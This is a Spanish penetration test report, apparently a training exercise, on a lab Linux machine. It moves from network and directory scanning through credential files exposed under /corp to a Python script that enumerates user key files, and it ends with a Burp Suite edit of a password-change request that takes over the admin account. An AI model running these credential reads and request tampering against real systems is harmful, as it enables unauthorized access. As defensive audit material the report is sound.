



INFORME: EJECUTIVO Y TÉCNICO

Resultados obtenidos explotando vulnerabilidades

Sistema Fuzzing

- Fecha: 24 de julio de 2024
- Cliente: Reto 7
- Consultora de Ciberseguridad: The Bridge - Accelerator
- Control de Cambios

Versión	Documento	Fecha	Cambios	Autor	revisor	visto bueno
1.1	Informe de resultados	03/07/2024	Informe inicial	Victor Martínez	Ángel Cardiel	Javier Tomás

Índice de Contenidos

1. Introducción	3
2. Informe Ejecutivo	3
• Introducción	3
• Alcance	5
• Resumen de Actuaciones Practicadas	5
• Recomendaciones generales	6
• Normativa aplicable y sanciones	7
3. Informe Técnico:	9
• Explotación del sistema y vulnerabilidades	9
• Conclusiones	19
4. Bibliografía	20
5. Anexos	21

1. INTRODUCCIÓN


El presente informe está conformado por 2 partes: un informe ejecutivo, menos técnico y dirigido a informar a los altos cargos o ejecutivos de la compañía, y un informe técnico dirigido a los analistas de ciberseguridad y programadores que tengan que ejecutar las tareas para mitigar las vulnerabilidades explotadas, para mejorar los manuales de estrategia de la compañía para la detección, contención y respuesta ante incidentes críticos en su sistema.

2. INFORME EJECUTIVO


1. Introducción. – Este informe tiene como objetivo presentar los resultados de las vulnerabilidades detectadas y explotadas en el equipo Fuzzing, de acuerdo con el contrato firmado entre ambas partes, en el que permiten la explotación del sistema con la finalidad de conseguir la autenticación por atacantes externos con usuarios con privilegios root. El equipo no tiene entorno gráfico y para acceder en línea de comandos hace falta una clave y contraseña que no aportan y se han usado para su explotación diversas herramientas de ciberseguridad, destacando alguna de ellas:

- **Nessus Essentials**. - Herramienta de escaneo de vulnerabilidades más populares y completas en el ámbito de la seguridad informática, que se utiliza para identificar vulnerabilidades en sistemas y redes, detectar configuraciones incorrectas y posibles puntos de entrada para ataques en una amplia gama de plataformas, clasificando estas en críticas, altas, medias e info.

En este ataque no ha sido necesario explotar ninguna de las vulnerabilidades detectadas, siendo las más importantes, las que figuran al pie de la siguiente figura, donde se pueden observar los porcentajes de las vulnerabilidades encontradas, siendo los resultados muy buenos en general.



- **Dirb.** - Herramienta de seguridad y hacking web, comúnmente utilizada durante las fases de reconocimiento en pruebas de penetración y auditorías de seguridad.



Como se puede observar hay un directorio con amplia información del sistema, llamado “Corp”, donde se muestra la configuración local del sistema, donde se extraen credenciales de usuarios con privilegios root, causando un riesgo crítico al sistema, en el caso que, atacantes maliciosos consiguieran acceder al sistema por esta vía, cómo se puede observar en las siguientes imágenes:

```
(kali㉿ kali)-[/usr/bin]
$ curl http://10.0.2.15/corp/config/users
User: admin
Uploads: /corp/uploads/env7hdg6-user01
Avatar: /corp/uploads/env7hdg6-user01/avatar.png
Keys: /corp/uploads/env7hdg6-user01/keys
Created: 12 Jun 2020
```

```
(kali㉿ kali)-[/usr/bin]
$ curl http://10.0.2.15/corp/config/users
User: admin
Uploads: /corp/uploads/env7hdg6-user01
Avatar: /corp/uploads/env7hdg6-user01/avatar.png
Keys: /corp/uploads/env7hdg6-user01/keys
Created: 12 Jun 2020
```

2. Alcance. - El alcance se ha centrado en identificar y evaluar las debilidades de seguridad en el sistema, para lograr las finalidades expuestas en el contrato, explotando algunas de las vulnerabilidades encontradas, que pueden causar daños en el sistema, así como comprometer la integridad, confidencialidad y disponibilidad de los datos del mismo.
3. Resumen de actuaciones practicadas. – Se han realizado numerosas actuaciones, explotando ciertas debilidades / vulnerabilidades detectadas, algunas de las cuales han sido comentadas anteriormente, consiguiendo finalmente el objeto del contrato, es decir, la autenticación con usuario con privilegios root en el sistema.

4. Recomendaciones generales

En el análisis efectuado de vulnerabilidades con el programa Nessus, se han encontrado muy pocas vulnerabilidades importantes, por lo que podría estar dentro de los riesgos permitidos dentro de las políticas de seguridad de ciertas empresas. No obstante, se recomienda actualizar, si es el caso, dicha política al modelo “Zero Trust”¹.

Por otro lado, tener archivos (robots.txt) que incluyan directorios que contengan información confidencial, como credenciales de usuarios, representa un riesgo significativo de seguridad para la empresa.

¿Por qué es peligroso?

- **Acceso a información confidencial:** Los robots de búsqueda o crawlers², los cuales, se encargan de recopilar información de las páginas web, pueden acceder a directorios que contiene información confidencial, como es el caso del archivo *“robots.txt”*. Este archivo funciona como una directiva para los rastreadores indicando las partes indexables de un sitio web, sin embargo, a nivel práctico, algunos robots podrían tener acceso a estos directorios bloqueados (crawlers maliciosos o ilegales), pudiendo llegar a acceder a esa información, exponerla públicamente con diferentes fines y, como el caso concreto de este informe, para explotación de las vulnerabilidades de un sistema.

¹ Zero Trust, parte de la premisa de no confiar en ningún usuario, dispositivo o sistema dentro o fuera de la red organizacional y se basa en los siguientes principios clave:

- **Verificación continua:** La identidad y la autorización de cada usuario y dispositivo se verifican constantemente.
- **Principio de Menos privilegios:** Los usuarios y dispositivos solo reciben acceso a los recursos que necesitan para realizar su trabajo.
- **Segmentación:** La red se segmenta en zonas para limitar el acceso, contención de amenazas y evitar el movimiento lateral de las mismas
- **Protección de datos:** Los datos se protegen con cifrado adecuado y otras medidas de seguridad.
- **Monitoreo y respuesta:** La actividad de la red se monitorea constantemente para detectar y responder a las amenazas.

² Conocido como **rastreador**, **araña web** o **robot**, es un programa informático automático que navega por la web y recopila información de las páginas web

- **Escalada de privilegios:** Si las credenciales de usuario con privilegios de root se almacenan en archivos dentro de directorios bloqueados por “*robots.txt*”, un atacante podría obtener acceso a esos archivos y obtener acceso de root al sistema, obteniendo un control total sobre el sitio web y el servidor, lo que podría tener consecuencias devastadoras.

Para evitar los riesgos asociados de tener información confidencial en un archivo robots.txt, se recomienda seguir estas prácticas:

- ✓ No almacenar nunca información confidencial en directorios que estén bloqueados por archivos “*robots.txt*”.
- ✓ Utilizar métodos más seguros para proteger la información confidencial con un cifrado adecuado.
- ✓ Realizar auditorías de seguridad periódicas para identificar y corregir vulnerabilidades.
- ✓ Mantener el software y los sistemas actualizados.
- ✓ Realizar cursos de capacitación a los empleados en materia de seguridad de la información.
- ✓

5. Normativa aplicable y sanciones

Existen diversas normativas que regulan la protección de datos y la seguridad de la información, y que podrían ser aplicables en este caso:

- **Reglamento General de Protección de Datos (RGPD)³ y la Ley Orgánica de Protección de Datos Personales y garantía de los derechos digitales (LOPDGDD)⁴.** - Si la información confidencial que se encuentra en los directorios bloqueados, incluye datos personales, su incumplimiento podría acarrear sanciones importantes para la empresa.

³ El RGPD es un reglamento de la Unión Europea que establece normas estrictas para la protección de datos personales

⁴ La LOPDGDD es ley española que desarrolla el RGPD y que establece normas específicas para la protección de datos personales en España

- Ley de Servicios de la Sociedad de la Información y el Comercio Electrónico (LSSI)⁵. - Los prestadores de servicios (corporaciones, empresas, etc) deben adoptar las medidas técnicas y organizativas necesarias para garantizar la seguridad de los datos de los usuarios, pudiendo su incumplimiento acarrear sanciones para la empresa.

Las sanciones por el incumplimiento de las normativas de protección de datos y seguridad de la información pueden ser de elevado valor, por ejemplo, en el caso del RGPD, las multas pueden ascender hasta el 4% del volumen de negocio mundial anual de la empresa o 20 millones de euros, lo que sea mayor y en el caso de la LOPDGDD, las multas pueden ascender hasta 300.000 euros.

⁵ La LSSI es una legislación española que regula la prestación de servicios de la sociedad de la información y el comercio electrónico, estableciendo una serie de obligaciones a las empresas e infracciones en caso de su incumplimiento,

3.- INFORME TÉCNICO

1. Explotación del sistema y vulnerabilidades. – Para conseguir el objetivo fijado en el contrato, se ha seguido la siguiente línea de investigación:
 - El Equipo ha sido entregado con un sistema Linux /Debian en un entorno CLI, sin aportar credenciales de inicio de sesión de la maquina Fuzzing, por lo que el análisis y explotación será realizado en caja negra.
 - Para esta explotación se ha usado como maquina atacante, un sistema Kali Linux virtualizado, en su versión .2 2024, conectando mediante Red NAT con la maquina objeto del presente.
 - En primer lugar, se procede a consultar mediante el comando “arp-scan” la IP de nuestra maquina Fuzzing, siendo esta: 10.0.2.15 y la de la maquina atacante: 10.0.2.19.


```
(kali) kali-[~]
$ sudo arp-scan --localnet
Interface: eth0, type: EN10MB, MAC: 08:00:27:d2:26:79, IPv4: 10.0.2.19
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1 52:54:00:12:35:00 (Unknown: locally administered)
10.0.2.2 52:54:00:12:35:00 (Unknown: locally administered)
10.0.2.3 08:00:27:e0:5e:bf (Unknown)
10.0.2.15 08:00:27:24:46:64 (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.014 seconds (127.11 hosts/sec). 4 responded

(kali) kali-[~]
$ hostname -I
10.0.2.19
```

- Mediante nmap (Network Mapper), es una herramienta de seguridad para el descubrimiento de redes y usado en auditorías de seguridad, permitiendo escanear redes y hosts en busca de puertos abiertos, servicios, sistemas operativos y tipos de dispositivos, así como para identificar vulnerabilidades y agujeros de seguridad en las redes.

La herramienta funciona enviando paquetes a los hosts, que pueden variar según el tipo de escaneo (TCP SYN, UDP y ICMP) y analiza las respuestas del servidor para determinar qué puertos están abiertos, qué servicios se están ejecutando y qué sistema operativo se está ejecutando en el host, entre otras. En el caso concreto de la maquina Fuzzing, se ha utilizado con el *flag* “-sn”, el cual no realiza un escaneo de puertos normal, sino que busca dispositivos activos en la red enviando paquetes ICMP (PING), cuyo resultado nos aporta además de las IPs, las MAC de cada dispositivo.



```
(kali) kali-[~]
$ sudo nmap -sn 10.0.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) 24-07-12 21:35 CEST
Nmap scan report for 10.0.2.1
Host is up (0.00015s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virt NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00013s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00021s latency).
MAC Address: 08:00:27:E0:5E:BF (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up (0.00031s latency).
MAC Address: 08:00:27:24:46:64 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.19
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 8.78 seconds
```

- Mediante el uso de *Dirb*, siendo una herramienta de seguridad y hacking web, comúnmente utilizada durante las fases de reconocimiento en pruebas de penetración, que usa para descubrir objetos y directorios ocultos o no indexados en un servidor web.

La herramienta realiza peticiones HTTP GET a una lista de URLs predefinidas, con el objetivo de encontrar recursos accesibles en el servidor que no están visibles desde las páginas de la aplicación web o que no deberían ser accesibles públicamente, utilizado un conjunto de listas de palabras (wordlists) para realizar ataques de “fuerza bruta” contra el servidor y descubrir estos archivos o directorios ocultos basándose en las respuestas comunes de los servidores web. En nuestro caso:

```

DIRB v2.22
By The Dark Raver
-----
START_TIME: Sat Jul 13 02:57:58 2024
URL_BASE: http://10.0.2.15/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

```

Este programa puede ser muy útil para encontrar información sensible que ha sido mal configurada o expuesta por los administradores del sitio web (directorios de administración, scripts de instalación, archivos de copia de seguridad, etc). En el caso que nos ocupa:


```

*** Generating Wordlist...^M
----- Scanning URL: http://10.0.2.15/
*** Calculating NOT_FOUND code...^M
^M--> Testing: http://10.0.2.15/corpo^M
^M--> Testing: http://10.0.2.15/index.php^M
^M--> Testing: http://10.0.2.15/role^M
^M--> Testing: http://10.0.2.15/service^M
^M--> Testing: http://10.0.2.15/staticpages^M
^M--> Testing: http://10.0.2.15/war^M
----- Entering directory: http://10.0.2.15/corp/
*** Calculating NOT_FOUND code...^M
^M--> Testing: http://10.0.2.15/corp/config.local^M
^M--> Testing: http://10.0.2.15/corp/connect^M
^M--> Testing: http://10.0.2.15/corp/csv^M
^M--> Testing: http://10.0.2.15/corp/foo^M
^M--> Testing: http://10.0.2.15/corp/img2^M
^M--> Testing: http://10.0.2.15/corp/incl^M
^M--> Testing: http://10.0.2.15/corp/index_01^M
^M--> Testing: http://10.0.2.15/corp/jscript^M
^M--> Testing: http://10.0.2.15/corp/license_afl^M
^M--> Testing: http://10.0.2.15/corp/README^M
^M--> Testing: http://10.0.2.15/corp/ur-admin^M
----- Entering directory: http://10.0.2.15/static/
*** Calculating NOT_FOUND code...^M
----- Entering directory: http://10.0.2.15/wap/
*** Calculating NOT_FOUND code...^M
^M--> Testing: http://10.0.2.15/wap/index.php^M
^M--> Testing: http://10.0.2.15/wap/license_afl^M

```

- Desde el mismo navegador web de la maquina Kali, se puede acceder al archivo “robots.txt”, siendo éste usado por los administradores de sistemas para los crawlers no procedan a indexar ciertos directorios, que no desean que sean visibles públicamente.

Estos archivos, pueden aportar pistas a los atacantes para saber en qué archivos indagar, y si no está bien configurado, como vemos en este caso, se puede acceder con cierta facilidad y si, además, los directorios guardan información confidencial se puede usar como vía de entrada para validarse mediante escalada de privilegios:




```

10.0.2.15/robots.txt

User-agent: *
Disallow: /wap/
Disallow: /corp/

```




```

kali@kali:~$ curl http://10.0.2.15/robots.txt
User-agent: *
Disallow: /wap/
Disallow: /corp/

```

- Se accede, de la misma manera, desde el mismo navegador de nuestro equipo atacante al servidor Fuzzing, concretamente al directorio “corp/readme”, donde se puede observar el usuario admin y la contraseña. Se prueba la misma pero no llega a funcionar, pudiendo haber sido cambiada la contraseña.



```

10.0.2.15/corp/Readme

=== User login/Logout with Session using Prepared Statement ===
UserLogin/ Logout System using prepared statement with Session functionality.

Login with folloowing details
Username:admin@gmail.com
Password:admin

How To Use:
1) Download/Clone Project
2) Import Sql file which is in DB file folder.
3) Run with localhost/login_with_prepared_statement/index.php

```

- Con la herramienta de seguridad “Gobuster”, utilizada para el “*brute-forcing*”⁶ de URLs (directorios y nombres de archivos) en servidores web y para la enumeración de subdominios, utilizada durante las fases de pruebas de penetración y auditorías de seguridad.

La herramienta realiza solicitudes a direcciones web con diferentes nombres, basándose en listas de palabras (wordlists), para descubrir

⁶ Es un tipo de ataque de fuerza bruta que se utiliza para intentar acceder a contenido web protegido mediante la prueba de todas las combinaciones posibles de URL hasta encontrar una válida, usado para acceder a contenido restringido, como páginas web con inicio de sesión, directorios privados o archivos confidenciales.

recursos ocultos que no están enlazados en las páginas accesibles del sitio web, como directorios, archivos específicos y subdominios, siendo apreciada por su velocidad y eficiencia.

```

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
+ ] Url:          http://10.0.2.15/wap/
+ ] Method:       GET
+ ] Threads:      10
+ ] Wordlist:      /usr/share/wordlists/d               list-2.3-medium.txt
+ ] Negative Status codes: 404
+ ] User Agent:    gobuster/3.6
+ ] Timeout:      10s
=====

```

- En nuestro caso, se procede a analizar el servidor en la IP 10.0.2.15, aportando todos los directorios disponibles dentro de "corp":

```

=====
LICENSE (Status: 200) [Size: 1066]
Progress: 220560 / 220561 (100.00%)
=====
Finished
=====

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
+ ] Url:          http://10.0.2.15/corp/
+ ] Method:       GET
+ ] Threads:      10
+ ] Wordlist:      /usr/share/wordlists/di               st-2.3-medium.txt
+ ] Negative Status codes: 404
+ ] User Agent:    gobuster/3.6
+ ] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
img (Status: 301) [Size: 309] [--> http://10.0.2.15/corp/img/]
uploads (Status: 301) [Size: 313] [--> http://10.0.2.15/corp/uploads/]
css (Status: 301) [Size: 309] [--> http://10.0.2.15/corp/css/]
js (Status: 301) [Size: 308] [--> http://10.0.2.15/corp/js/]
config (Status: 301) [Size: 312] [--> http://10.0.2.15/corp/config/]
inc (Status: 301) [Size: 309] [--> http://10.0.2.15/corp/inc/]
fonts (Status: 301) [Size: 311] [--> http://10.0.2.15/corp/fonts/]
LICENSE (Status: 200) [Size: 35149]
Readme (Status: 200) [Size: 359]
conn (Status: 301) [Size: 310] [--> http://10.0.2.15/corp/conn/]
Progress: 220560 / 220561 (100.00%)
=====
Finished
=====

```

- Como se puede observar, hay 2 archivos con el código 200, es decir que son válidos, y otros con el código 301, significando que los archivos han sido removidos de manera permanente a otra ubicación, pero permitiendo el acceso a dichos directorios.
- Se accede a la ruta del directorio *"corp/config.local"*, donde se pueden observar 2 directorios ocultos, a los cuales no se tiene los permisos necesarios para su acceso y otro, llamado *"/users"*, el cual aparece como valido y accesible, en la cual, por su nombre, puede contener información de usuarios y claves del sistema.

```
(kali㉿ kali) [/usr/bin]
$ gobuster dir -u "http://10.0.2.15/corp/config" -w /usr/share/dirb/wordlists/big.txt

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.0.2.15/corp/config
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/dirb/wordl
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/.htaccess      (Status: 403) [Size: 274]
/.htpasswd      (Status: 403) [Size: 274]
/users          (Status: 200) [Size: 164]
Progress: 20469 / 20470 (100.00%)
=====
Finished
=====
```

- Se procede al acceso al directorio “users”, conteniendo el nombre de un usuario y varias carpetas de las que se puede destacar:
 - La carpeta Uploads, al final aparece “...-user01”, lo que sugiere que pueda haber más user (2,3,4...)
 - La carpeta Keys, parece que guarda las claves del usuario 01

```
(kali) kali-[/usr/bin]
$ curl http://10.0.2.15/corp/config/users
User: admin
Uploads: /corp/uploads/env7hdg6-user01
Avatar: /corp/uploads/env7hdg6-user01/avatar.png
Keys: /corp/uploads/env7hdg6-user01/keys
Created: 12 Jun 2020
```

- Si accedemos al directorio “Keys”, nos aportan las credenciales del servidor, el usuario administrador del sistema(user01) y la contraseña ofuscada, por lo que se deduce que ésta se encuentra en otro directorio diferente.

```
(kali) kali-[/media/sf_COMPARTIDA_VB_CIBERSEGURIDAD_KALI]
$ curl "http://10.0.2.15/corp/uploads/env7hdg6-user01/keys"
Server: PRO-wpaenv7
User: admin@gmail.com
Pass: ***** // Obfuscated for security reasons.
```

- Para la búsqueda de más usuarios, se ha procedido a realizar un Sprint con Python, para que compruebe de manera automática si existen más usuarios (user01 – 100) y muestre los archivos correspondientes:

```
#!/usr/bin/env python3


import requests

base_url = "http://10.0.2.15/corp/uploads/env7hdg6-user"
extension = "/keys"
# probamos los 100 usuarios
for i in range(1, 101):
    # formateamos el número de usuario a dos dígitos
    user = f"{i:02d}"
    url = f"{base_url}{user}{extension}"
    print(f"Probando {url}")
    # hacemos la petición al servidor
    response = requests.get(url)
    if response.status_code == 200:
        print(f"Archivo encontrado para user {user}")
        print(response.text)
    else:
        print(f"Archivo no encontrado")
```

- Como resultado del script anterior, además del user01, nos aporta información del user32, con su usuario y contraseña:

```
Probando http://10.0.2.15/corp/uploads/env7hdg6-user32/keys
Archivo encontrado para user32
Server: PRO-wpaenv7
User: user@gmail.com
Pass: webcorp56
Avatar: env7hdg6-user32/avatar.png
```

- Ahora, que tenemos un usuario y una contraseña procedemos a intentar loguearnos en la web del servidor, la cual se encuentra protegida:

A login form with a light gray background and a blue border. It contains the following elements: the word "Login" in bold, a "Username:" label followed by a text input field, a "Password:" label followed by a text input field, a checked checkbox labeled "Remember Me", and a blue "Login" button.

Login


Username:

Password:

☒ Remember Me

Login

La conexión del user32 se establece de forma satisfactoria, mostrando dos pestañas, una para desconectarse y otra para cambiar la contraseña:



- En este punto, se utiliza la herramienta Burp Suite Community, la cual es ampliamente utilizada por profesionales de la seguridad para realizar pruebas de penetración y auditorías de seguridad en aplicaciones web, ofreciendo un conjunto de herramientas que trabajan juntas para apoyar todo el proceso de pruebas de seguridad, desde el mapeo inicial y el análisis de la superficie de ataque de una aplicación, hasta la identificación y explotación de vulnerabilidades de seguridad que ofrece un conjunto de herramientas que trabajan juntas para apoyar todo el proceso de pruebas de seguridad, desde el mapeo inicial y el análisis de la superficie de ataque de una aplicación, hasta la identificación y explotación de vulnerabilidades de seguridad.

Para nuestro caso, se ha aprovechado el intento de cambio de clave en el user32, procediendo a su escaneo con esta aplicación, interceptando el código que ejecuta el servidor al realizar esta acción. Una vez en Burp Suite, se procede a cambiar en línea de código el user@gmail.com por admin@gmail.com , enviando el código modificado de vuelta al servidor.




```

